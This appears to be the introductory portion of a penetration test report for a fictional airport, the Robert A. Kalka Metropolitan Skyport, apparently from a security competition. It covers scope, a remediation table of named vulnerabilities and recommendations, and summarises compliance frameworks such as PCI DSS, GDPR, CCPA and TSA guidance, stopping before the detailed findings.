Robert A. Kalka

Metropolitan Skyport

Robert A. Kalka Metropolitan Skyport
Penetration Test Report
Finals-XX
January 13th, 2024

Notice of Confidentiality: This document and the contents thereof are provided in strict confidence for the sole usage of Robert A. Kalka Metropolitan Skyport. This report should not be distributed, published, or viewed without an authorized agreement from Finals-XX and Robert A. Kalka Metropolitan Skyport. Any unauthorized access to this document is strictly prohibited.

Legal Disclaimer: Finals-XX will not be held liable to damages that occur because of this information in replication or remediation. This report is not a legal guarantee of any immediate or future prevention of loss or damage that may incur from internal or external threats towards Robert A. Kalka Metropolitan Skyport and its parent company. This report's purpose is to provide a summative overview of Robert A. Kalka Metropolitan Skyport's security posture and data compliance. The results outlined provide no warranty for Robert A. Kalka Metropolitan Skyport and its assets. All systems carry some inherent flaw of risk. By reading this report and using it for any of Robert A. Kalka Metropolitan Skyport's systems or policies you agree that Finals-XX shall be held harmless and incapable of incurring any form of liability in any event or by force majeure.

Table of Contents

CONFIDENTIAL
DO NOT DISTRIBUTE

Executive Summary

In the 4th Quarter of 2023, Robert A. Kalka Metropolitan Skyport, hereby defined as RAKMS, a subsidiary of Croissant Holdings LLP, contracted Finals-XX to conduct a penetration test for their internal network as well as their AWS cloud environment. To determine the viability of RA KMS's security systems. This report provides a high-level overview of RAKMS's security systems and detailed descriptions for the discovery, remediation of the discovered vulnerabilities, and privacy law violations.

During this engagement, Finals-XX identified and verified previously reported and newly discovered vulnerabilities. These vulnerabilities *allowed Finals-XX to compromise most machines* on the Guest and Corporate networks and obtain credentials and personal identifiable information (PII) for most of the employees, pilots, and even guests.

This report reflects several government and industry compliance standards and correlates the findings to possible policy infringements and violations. Most notable, in case of a data breach, the policies defined by GDPR could result in a regulatory body pursuing the largest damages, estimated at close to 21 million dollars. Aside from post-breach judicial prosecution, the TSA maintains several standards that airports such as RAKMS must adhere to strictly to continue maintaining operational status and to prevent civil penalties. The TSA in March issued the *TSA Emergency Amendment for Cybersecurity Requirements*. This new emergency amendment issues new key policy changes based on recent legislation passed by the Biden-Harris administration regarding cybersecurity controls. RAKMS should pay special attention to these controls and reference older material to ensure compliance.

Technical issues regarding security involved weak passwords, limited access controls, lack of network separation, and outdated software. Simple **low-cost** fixes to these technical assets could greatly improve the operational efficiency, practical security, and shield RAKMS from cyberthreats. RAKMS presents a technological advantage to other competitors, and thus must put emphasis on protecting its own proprietary technology and its customers.

The following sections in the report are modeled on the type of business impact that could affect RAKMS. Special attention to the controls in these polices are mentioned with every technical vulnerability. RAKMS faces multiple threats: exposure of sensitive data that results in lack of business, legal damages inherent from a breach, and failure of an audit.

CONFIDENTIAL
DO NOT DISTRIBUTE

Summary of Impact

If any of the issues discovered during this penetration test are discovered by potential threat actors, it could lead to interruption of business operations, monetary costs via ransomware attacks, theft of company secrets, accrual of possible liability, and loss of trust by consumers. Additionally, these issues, if not remediated, will result in violations to the PCI DSS payment card security standards and relevant privacy and security laws, which carry financial penalties and tens of millions of dollars in fines for non-compliance. The more sensitive the data, the higher the risk for liability.

For an organization the size and scale of RAKMS, if the vulnerabilities we find were exploited and resulted in a data breach, *we expect fines to start at a total of **$21,771,652***. This includes PCI DSS, GDPR (European privacy law), and the CCPA (California privacy law that has been copied across the United States).

CONFIDENTIAL
DO NOT DISTRIBUTE

Engagement Scope

Finals-XX conducted a penetration testing of Robert A. Kalka Metropolitan Skyport network environment. The evaluation was from the perspective of an attacker with minimal foreknowledge of the environment (i.e., "Black box" testing). Robert A. Kalka Metropolitan Skyport provided four network ranges for our campaign, 10.0.0.0/24 for the corporate network, 10.0.1.0/24 for the User network, 10.0.20.0/24 for the Train network, and 10.0.200.0/24 for the Guest network. RAKMS also provided an Amazon Web Services (AWS) cloud network. The AWS network was provided with a low privilege user, enabled with Security Auditing privileges and some attached IAM policy objects. This provided access to enumerate cloud items such as Lambdas and S3 buckets. The internal networks contained various machines which were enumerated and inspected. Social engineering was allowed in a limited capacity, and both an email phishing campaign and an over-the-phone vishing campaign was successfully conducted as requested.

Engagement Timeline

Engagement Start: Friday, January 12th, 2024, at 9:30 AM ET
Engagement End: Saturday, January 13th, 2024, at 5:45 PM ET
Report Delivered: Saturday, January 13th, 2024, at 11:59 PM ET

Engagement Findings

Critical	High	Medium	Low	Informational
7	16	17	1	6

Vital Security Strengths

Throughout the assessment, Finals-XX identified multiple key security implementations within RAKMS's network. The following items are the strengths of RAKMS's current security systems.

- **Strong Passwords:** Most dumped passwords were strong and resilient to common hash-cracking techniques.
- **Account Locking:** Attempts to brute-force account passwords result in accounts being locked. While this can be used to deny access to user accounts, it more importantly prevents unauthorized access to bad actors.
- **EternalBlue Patching:** Cited by MITRE as one of the most exploited windows network vulnerabilities, this exploit was patched in the most recent penetration testing performed by Finals-XX, resulting in their Windows environment being much more secure.
- **Strong SSH security:** Linux servers across environment present no avenue of access to potential network adversaries. Strong private keys and strong root passwords prevented Finals-XX from gaining access.
- **'User' Network Segmentation:** Although not complete network segmentation was achieved on RAKMS local network, segmentation of the User network was achieved and could only be accessed via the corporation network.
- **Database password security:** Most MySQL databases across the network were secured via strong passwords. This prevented unauthorized access to sensitive information.

CONFIDENTIAL
DO NOT DISTRIBUTE

Areas of Improvement

Finals-XX recommends the following actions be taken to improve RAKMS's security posture:

- **Change Default Credentials:** Throughout the engagement, multiple services were discovered that were protected using default credentials including 'Guest'. This allowed access to critical corporate systems and databases. It is recommended that these usernames and passwords be changed.
- **AWS IAM Policy Adjustment:** RAKM's AWS development cloud environment includes permissions that allow for privilege escalation including assuming roles. This allows for an attacker to enumerate the entire environment, dump secrets, and move laterally throughout the environment. Simple changes to user IAM attached inline policies will prevent unauthorized access or software disruptions.
- **Implement Network Firewalling:** Consultants discovered that the Corporate and User networks were accessible from the Guest network, allowing guests to access corporate servers from the guest Wi-Fi. It is recommended that a firewall be implemented to prevent computers on the guest network from accessing other subnets.
- **Update Systems / Software Patches:** Several systems on RAKMS's network run outdated software. Outdated products are susceptible to known exploits, including PrintNightmare, Zerologon, and EternalBlue. It is recommended that RAKMS updates all software used on its systems.
- **Implement Rate Limiting on Databases:** While Windows log-on had measures to restrict brute-force attacks, MySQL lacked such protections. Consider enabling account locking and rate-limiting on databases, especially by IP.
- **Network Segmentation:** The Corporate and Guest networks can all touch each other. The only segmentation on the network blocks Finals-XX's entry point on the VDI network from touching the corp network.
- **Anti-virus + Endpoint Defense and Response (EDR):** RAKM's needs to take advantage of affordable antivirus and EDR solutions. Some are even built into the current network via Microsoft. This will prevent adversaries from installing persistence and even gaining initial access.
- **Web Application Firewalls (WAF):** By configuring WAFs across RAKM's network, exploitation of database via injection or file disclosure can be prevented. Most default WAFs included with the server installation simply can be enabled and will continue to prevent information discourse and system outage.
- **Network Intrusions Detection System:** Installing an IDS on a network level will alert RAKMs of intruders before they move laterally across the network.

CONFIDENTIAL
DO NOT DISTRIBUTE

- **Encryption:** Bit-locker on endpoint computers and server database encryption must be implemented to ensure compliance with PCI DSS. This will further protect data from being accessed without permission.

CONFIDENTIAL
DO NOT DISTRIBUTE

Remediations

In Quarter 4 of 2023, Finals-XX performed a penetration test on the Robert A. Kalka Metropolitan Skyport and found the listed vulnerabilities. During this second engagement, Finals-XX revisited these findings to check if they were fixed.

Due to patching, some vulnerabilities could not be confirmed as either present or remediated.

Title	Risk	Remediated?
Zerologon	Critical	No
Weak Admin Passwords	Critical	No
Remote Control of Automated People Mover	Critical	Yes
MySQL Injection in Employee Timesheet Web Application	Critical	No
AWS Insecure Public-Facing Lambda	Critical	No
Microsoft Real-time Protection Not Enabled	High	No
PrintNightmare	High	No
SMB Signing Disabled	High	Partial
AWS S3 Information Leak	High	No
Windows Defender Firewall Not Enabled	High	No
AWS SSM Privilege Path Leak	High	No

CONFIDENTIAL
DO NOT DISTRIBUTE

Title	Risk	Remediated?
Train Web Application Running as Root	High	Unsure
EternalBlue	High	Yes
Ruby on Rails Arbitrary File Content Disclosure	High	Yes
Global Readable Flight Server Database	High	Unsure
Train Control API on Wrong Subnet	Medium	Yes
Lack of Network Segmentation	Medium	No
SMBv1 Enabled	Medium	Partial
Personal Identifiable Information in Plaintext	Medium	No
PetitPotam	Medium	Partial
AWS IAM Privilege Misconfigurations	Medium	No
Web Application Running Outside of Container	Informational	Unsure
Third Party Vendors are Domain Joined	Informational	No
Non-Binding Terms and Conditions	Informational	Yes
Internet Explorer is Enabled on Windows Systems	Informational	No

Title	Risk	Remediated?
Upgrade Windows Server 2016	Informational	No
Debug Webpages Shown	Informational	No

CONFIDENTIAL
DO NOT DISTRIBUTE


Policy Recommendations

Based on the team's observations during testing, Finals-XX recommends that Robert A. Kalka Metropolitan Skyport pursues the following IT policy changes that further improves the overall security posture of their network, observes compliance regulations to the various legislative entities that are applicable which decreases the overall potential opportunity to incur liability, and sets the company's IT infrastructure up for success.

- Change default credentials for web applications.
- Update all systems to the latest version or apply patches from vendors, including hot patches.
- Implement rate limiting and to prevent brute force attacks and meet with PCI compliance.
- Utilize Anti-Virus (AV) to protect systems against malware, or an EDR platform.
- Additional host-based firewalls to restrict access to open ports, ingress, and egress.
- Network-based firewalls to isolate the Guest network from the corporate network.
- Stronger IAM roles, including the removal of SecurityAuditing role from most IAM users.

CONFIDENTIAL
DO NOT DISTRIBUTE

Network Topology



CONFIDENTIAL
DO NOT DISTRIBUTE

Testing Methodology

The Penetration Testing Execution Standard (PTES) methodology was used during this assessment. The following seven steps were followed when conducting the penetration test:

Figure 1.1: Visualization of the PTES.
Source: Web Vulnerabilities Seminar

On top of this process, we tailor a list of common vulnerabilities based on our intelligence gathering and prior experience as offensive security professionals, and then methodically test for these. We then use information gathered through this step to further test for vulnerabilities, such as testing for password reuse.

References

- Pentest Standard: http://www.pentest-standard.org/index.php/Main_Page
- Figure 1.1 Infographic: https://seminar.vercel.app/ch2/ptse.html

CONFIDENTIAL
DO NOT DISTRIBUTE

Risk Classification

MITRE ATT&CK Framework

The MITRE ATT&CK® framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

"With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge." (MITRE.org)

The MITRE ATT&CK® framework can be used to help an organization:

- Prioritize detections based on your organization's unique environment.
- Evaluate Current Defenses.
- Track Attacker Groups.

References

- MITRE Website https://attack.mitre.org/
- Rapid7 Explanation of MITRE: https://www.rapid7.com/fundamentals/mitre-attack/

Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) is used to score vulnerabilities based on severity. The five rating categories, by severity, are **Critical** (9.0-10.0), **High** (7.0-8.9), **Medium** (4.0-6.9), **Low** (0.1-3.9) and **Informational** (0.0).

Organizations can prioritize remediating vulnerabilities according to severity score. The scoring system has three sets of metrics (Basic, Temporal, and Environmental) used to calculate severity.




Figure 1.2: Groupings used in CVSS score calculation.
Source: FIRST Specification Document

CVSS is an open framework maintained by Forum of Incident Response and Security Teams (FIRST). CVSSv3.1 was released in June 2019. While a new version of CVSS, CVSSv4.0, was released in November 2023, we are not utilizing it in this engagement to both ensure consistency with the previous engagement and due to a lack of adoption by regulation-heavy industries such as aviation.

CONFIDENTIAL
DO NOT DISTRIBUTE

Finals-XX utilizes the CVSS scores to calculate an Impact rating, which we combine with a likelihood of exploitation in the Risk Matrix to calculate an overall risk rating per vulnerability.

CVSSv3.1 Rating Table	
Critical	9.0 - 10.0
High	7.0 - 8.9
Medium	4.0 - 6.9
Low	0.1 - 3.9
Informational	0.0

Figure 1.3: Ratings from CVSS scores.

References

- CVSSv3.1 Specification Document: https://www.first.org/cvss/v3.1/specification-document/
- NIST CVSSv3.1 Calculator: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator/
- FIRST Home Page: https://www.first.org/cvss/

CONFIDENTIAL
DO NOT DISTRIBUTE

Risk Matrix

Risk Matrix		Impact (CVSS Score)				
		Informational	Low	Medium	High	Critical
Likelihood	Low	Informational	Low	Low	Medium	High
	Medium	Informational	Low	Medium	High	Critical
	High	Informational	Medium	Medium	High	Critical

Figure 1.4: Risk matrix visualization.

The findings in this report are organized by risk, as calculated by the above matrix. We used a risk matrix based on the one provided by NIST SP 800-30, modified to align with CVSS ratings. A vulnerability's risk value is determined by its impact (from CVSS score) and its likelihood (a qualitative metric). Risk matrices provide a simple and consistent way to assess organizational risk.

References

- NIST SP 800-30: https://www.nist.gov/privacy-framework/nist-sp-800-30

Payment Card Industry Data Security Standards (PCI DSS)

The Payment Card Industry Data Security Standard (PCI DSS) is a body of standards that organizations that process debit and credit card payments are required to abide by to avoid fines from card companies. They were developed to encourage and enhance consistent security practices across the industry. PCI DSS outlines technical and operational requirements to protect cardholders' personal identifiable information (PII) and mitigate the harm and likelihood of data breaches. As Robert A. Kalka Metropolitan Skyport accepts credit and debit cards, compliance is required to avoid fines and loss of consumer trust.

Table 1. Principal PCI DSS Requirements

PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network and Systems	1. Install and Maintain Network Security Controls. 2. Apply Secure Configurations to All System Components.
Protect Account Data	3. Protect Stored Account Data. 4. Protect Cardholder Data with Strong Cryptography During Transmission Over Open, Public Networks.
Maintain a Vulnerability Management Program	5. Protect All Systems and Networks from Malicious Software. 6. Develop and Maintain Secure Systems and Software.
Implement Strong Access Control Measures	7. Restrict Access to System Components and Cardholder Data by Business Need to Know. 8. Identify Users and Authenticate Access to System Components. 9. Restrict Physical Access to Cardholder Data.
Regularly Monitor and Test Networks	10. Log and Monitor All Access to System Components and Cardholder Data. 11. Test Security of Systems and Networks Regularly.
Maintain an Information Security Policy	12. Support Information Security with Organizational Policies and Programs.

Figure 1.5: PCI DSS breakdown.
Source: PCI Security Standards

"PCI DSS comprises a minimum set of requirements for protecting account data and may be enhanced by additional controls and practices to further mitigate risks, and to incorporate local, regional, and sector laws and regulations. Additionally, legislation or regulatory requirements may require specific protection of personal information or other data elements (for example, cardholder name)." (PCI Standards).

Fines vary based on length of non-compliance, but extended periods of non-compliance can yield fines upwards of $100,000 per month for larger organizations (excluding legal and settlement costs), in addition to a ban from being able to accept debit and credit cards and loss of customer trust. For seven months of violation, fines can start at $700,000.

References

- PCI v4.0 Specification: https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf
- PCI Fines: https://sprinto.com/blog/pci-dss-fines/

General Data Protection Regulation (GDPR)

The European Union (EU) requires all businesses conducting business with citizens of member countries to be compliant with the General Data Protection Regulation (GDPR), a regulation that sets standards for handling personal information of European Union citizens. **This regulation applies to all businesses that transact with EU citizens, including those outside of the European Union.** Fines for violating the GDPR are high; companies can be fined up to €20 million (approximately $21 million) or 4% of total global revenue, whichever is higher.

Article 5.2 of the GDPR outlines seven principles that companies that process data are required to abide by:

1. **Lawfulness, fairness, and transparency:** Companies should process data legally and transparently.
2. **Purpose limitation:** Companies must process data for the purpose advertised.
3. **Data minimization:** Companies must collect as little data as reasonably possible.
4. **Accuracy:** Data collected must be accurate and kept up to date.
5. **Storage limitation:** Companies cannot store data longer than necessary.
6. **Confidentiality and Integrity:** Data collection and processing must ensure data cannot be changed or accessed by unauthorized parties.
7. **Accountability:** Companies must be able to prove GDPR compliance.

Article 6 also outlines that all data processed must be justified, either through explicit consent, contractual obligations, legal necessity, as required to save a life or perform a task in the public interest or have a justifiable "legitimate interest."

References

- Summary of the GDPR: https://gdpr.eu/what-is-gdpr/
- Full text of the GDPR: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from=EN

California Consumer Protection Act (CCPA)

In the wake of the GDPR, the state of California passed a similar regulation that gives Californian citizens more control over data collection and their digital footprint. **If Californian citizens utilize any services offered by RAKMS, this organization needs to be in strict adherence to the law.** Specifically, consumers have:

- **The right to know:** All data collection must be knowable to the consumer, as defined in a 'notice at collection.'
- **The right to delete:** Excluding a few exceptions, consumers have the right to have data collected be deleted.
- **The right to opt-out:** Consumers can opt out of the sale of personal information collected on them. This is often done through a 'Do Not Sell' link.
- **The right to non-discrimination:** Companies cannot treat consumers that exercise their rights under the CCPA differently than those who do not.

The California Consumer Privacy Act applies to any business that does business in the state of California and either:

- It has a gross revenue of $25 million or more.
- Buys or sells the personal information of 50,000 or more California residents or devices.
- Makes 50% of their revenue by selling the personal information of California residents.

Any online or over-the-phone booking activities performed by California consumers are protected under the CCPA under Section 1798.145(a)(7), as these activities can be conducted while the consumer is in California. Even if RAKMS does not meet the threshold of applicability defined in Section 1798.140(d)(1), further expansion to Robert A. Kalka Metropolitan Skyport or any other Croissant Holdings LLP asset will result in eventual applicability.

Failure to comply results in $2,500 per unintentional violation, $7,500 per intentional violation, and fines between $100 and $750 per customer in the event of a data breach.

Other states in the United States, such as Delaware, New Jersey, Oregon, Texas, Indiana, Montana, and Tennessee, are passing similar legislation heavily based on the CCPA, but the CCPA still acts as the strongest consumer data privacy laws in the United States.

References:

- Official FAQ: https://www.oag.ca.gov/privacy/ccpa

- Full text of the CCPA: https://leginfo.legislature.ca.gov/faces/codes_displayText.xhtml?division=3.&part=4.&lawCode=CIV&title=1.81.5

CONFIDENTIAL
DO NOT DISTRIBUTE

TSA Emergency Amendment for Cybersecurity Requirements (TSA EA)

In March 2023, the Transportation Safety Administration (TSA), as a part of the White House's National Cybersecurity Strategy, implemented new cybersecurity guidelines for airports and airlines alike as an emergency amendment, in line with Strategic Objective 1.1. As a part of these requirements, airport security must be proactively assessed, with focus on the following areas:

1. **Network Segmentation:** Effective network segmentation to minimize the impact of a compromise.
2. **Access Control:** Access control to prevent unauthorized access to critical systems.
3. **Monitoring:** A continuous monitoring and response plan to identify cyberattacks.
4. **Patching:** Application of security patches when risk deems it necessary.

Throughout the report, as a part of our engagement's compliance audit, we will be referring to these guidelines as the TSA Emergency Amendment (TSA EA).

References:

- TSA Guidance: https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft
- National Cybersecurity Strategy Fact Sheet: https://www.whitehouse.gov/briefing-room/statements-releases/2023/03/02/fact-sheet-biden-harris-administration-announces-national-cybersecurity-strategy/
- National Cybersecurity Strategy: https://www.whitehouse.gov/wp-content/uploads/2023/03/National-Cybersecurity-Strategy-2023.pdf

TSA Special Notice on Cybersecurity of Security Equipment

Originally written in collaboration with Canadian and European airports, this special notice was published as *TSA25-04-03387* in Q1 2020 by the Transportation Safety Administration, containing seventeen points to enhance the cybersecurity of *critical* airport apparatuses, such as those used by the TSA in security screening. These requirements are:

1. Adopt a culture of "cybersecurity by design" for the implementation of any security equipment.
2. Implement proper access control.
3. Implement role-based access control (RBAC).
4. Allow airport operators to change system passwords.
5. Uniquely identify individuals, activities, and accesses.
6. Properly audit and monitor all activities.
7. Ensure the screening algorithms of security apparatuses are intact.
8. Prevent physical tampering with equipment.
9. Implement sensitive systems in such a way that, if tampered with, will render them inoperable and alert IT staff.
10. Ensure communication is encrypted both within and when leaving sensitive systems.
11. Ensure systems are kept up to date.
12. Run tooling on sensitive systems to ensure they are secure, including by checking for known vulnerabilities and Indicators of Compromise (IoCs).
13. Ensure sensitive hardware and software is kept patched.
14. Ensure all data is encrypted when stored.
15. Create and maintain a Bill of Materials of both the hardware and software of sensitive devices.
16. Ensure that sensitive devices are upgradable in response to changes in cybersecurity needs.
17. Ensure individuals interacting with sensitive devices are vetted and undergo background checks.

The original report also recommends having an incident response plan.

References:

- Original Draft: https://www.aci-europe.org/downloads/resources/Open%20Architecture%20for%20Airport%20Security%20Systems_1st%20Edition.pdf
- TSA25-04-03387 Final Text: https://govtribe.com/opportunity/federal-contract-opportunity/tsa-security-equipment-cyber-security-tsa250403387

TSA Cybersecurity Roadmap

The TSA Cybersecurity Roadmap, aligned with the Department of Homeland Security's Cybersecurity Strategy, outlines cybersecurity suggestions for the transportation sector, including aviation. By aligning with these policies, RAKMS is better prepared to handle new regulations as they arise and is further shielded from legal liability in the event of a data breach. The roadmap is broken into multiple priorities, each with their own goals and objectives. The priorities and the goals contained within are:

1. Risk Identification
    1.1. Assess and Prioritize Evolving Cybersecurity Risks to the Transportation Sector
2. Vulnerability Reduction
    2.1. Protect TSA Information Systems
    2.2. Protect Transportation Sector Critical Infrastructure
3. Consequence Mitigation
    3.1. Respond Efficiently to Cyber Incidents
4. Enable Cybersecurity Outcomes
    4.1. Strengthen the Security and Resilience of the Cyber Environment
    4.2. Improve Management of the Transportation Sector's Cybersecurity Activities

We will refer to deviations from this roadmap using the above numbering scheme, which is derived from the original report published by the TSA.

References:

- TSA Cybersecurity Roadmap text: https://www.tsa.gov/sites/default/files/tsa_cybersecurity_roadmap.pdf

NIST Guidance on Risk Assessments: Special Publication 800-30

The National Institute of Standards and Technology provides guidance on conducting risk assessments in SP 800-30. As an entity beholden to FAA guidelines, performing regular risk assessments ensures compliance with industry best-practice and helps shield RAKMS from damages.

A risk assessment has four parts:

1. Prepare for Assessment
2. Conduct Assessment
3. Communicate Results
4. Maintain Assessment

Finals-XX's engagements and this penetration test report follows this framework's guidance as both as assessment (Step 2), the communication of results (Step 3), and maintenance of the assessment (Step 4), with Step 1 previously been performed by RAKMS. As a penetration test, our efforts are focusing on accidental and structural threats, as outlined in Table D-2 in SP 800-30, which is provided below.

CONFIDENTIAL
DO NOT DISTRIBUTE

Type of Threat Source	Description	Characteristics

ADVERSARIAL
- Individual
  - Outsider
  - Insider
  - Trusted Insider
  - Privileged Insider
- Group
  - Ad hoc
  - Established
- Organization
  - Competitor
  - Supplier
  - Partner
  - Customer
- Nation-State
	Individuals, groups, organizations, or states that seek to exploit the organization's dependence on cyber resources (i.e., information in electronic form, information and communications technologies, and the communications and information-handling capabilities provided by those technologies).	Capability, Intent, Targeting

ACCIDENTAL - User - Privileged User/Administrator	Erroneous actions taken by individuals in the course of executing their everyday responsibilities.	Range of effects

STRUCTURAL
- Information Technology (IT) Equipment
  - Storage
  - Processing
  - Communications
  - Display
  - Sensor
  - Controller
- Environmental Controls
  - Temperature/Humidity Controls
  - Power Supply
- Software
  - Operating System
  - Networking
  - General-Purpose Application
  - Mission-Specific Application
	Failures of equipment, environmental controls, or software due to aging, resource depletion, or other circumstances which exceed expected operating parameters.	Range of effects

ENVIRONMENTAL
- Natural or man-made disaster
  - Fire
  - Flood/Tsunami
  - Windstorm/Tornado
  - Hurricane
  - Earthquake
  - Bombing
  - Overrun
- Unusual Natural Event (e.g., sunspots)
- Infrastructure Failure/Outage
  - Telecommunications
  - Electrical Power
	Natural disasters and failures of critical infrastructures on which the organization depends, but which are outside the control of the organization.
	Note: Natural and man-made disasters can also be characterized in terms of their severity and/or duration. However, because the threat source and the threat event are strongly identified, severity and duration can be included in the description of the threat event (e.g., Category 5 hurricane causes extensive damage to the facilities housing mission-critical systems, making those systems unavailable for three weeks).
		Range of effects

Figure 1.6: Taxonomy of Threat Sources.
Source: Table D-2 in SP 800-30.

References:

- Introduction to SP 800-30: https://csrc.nist.gov/pubs/sp/800/30/r1/final
- Full text: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

Summary of Findings

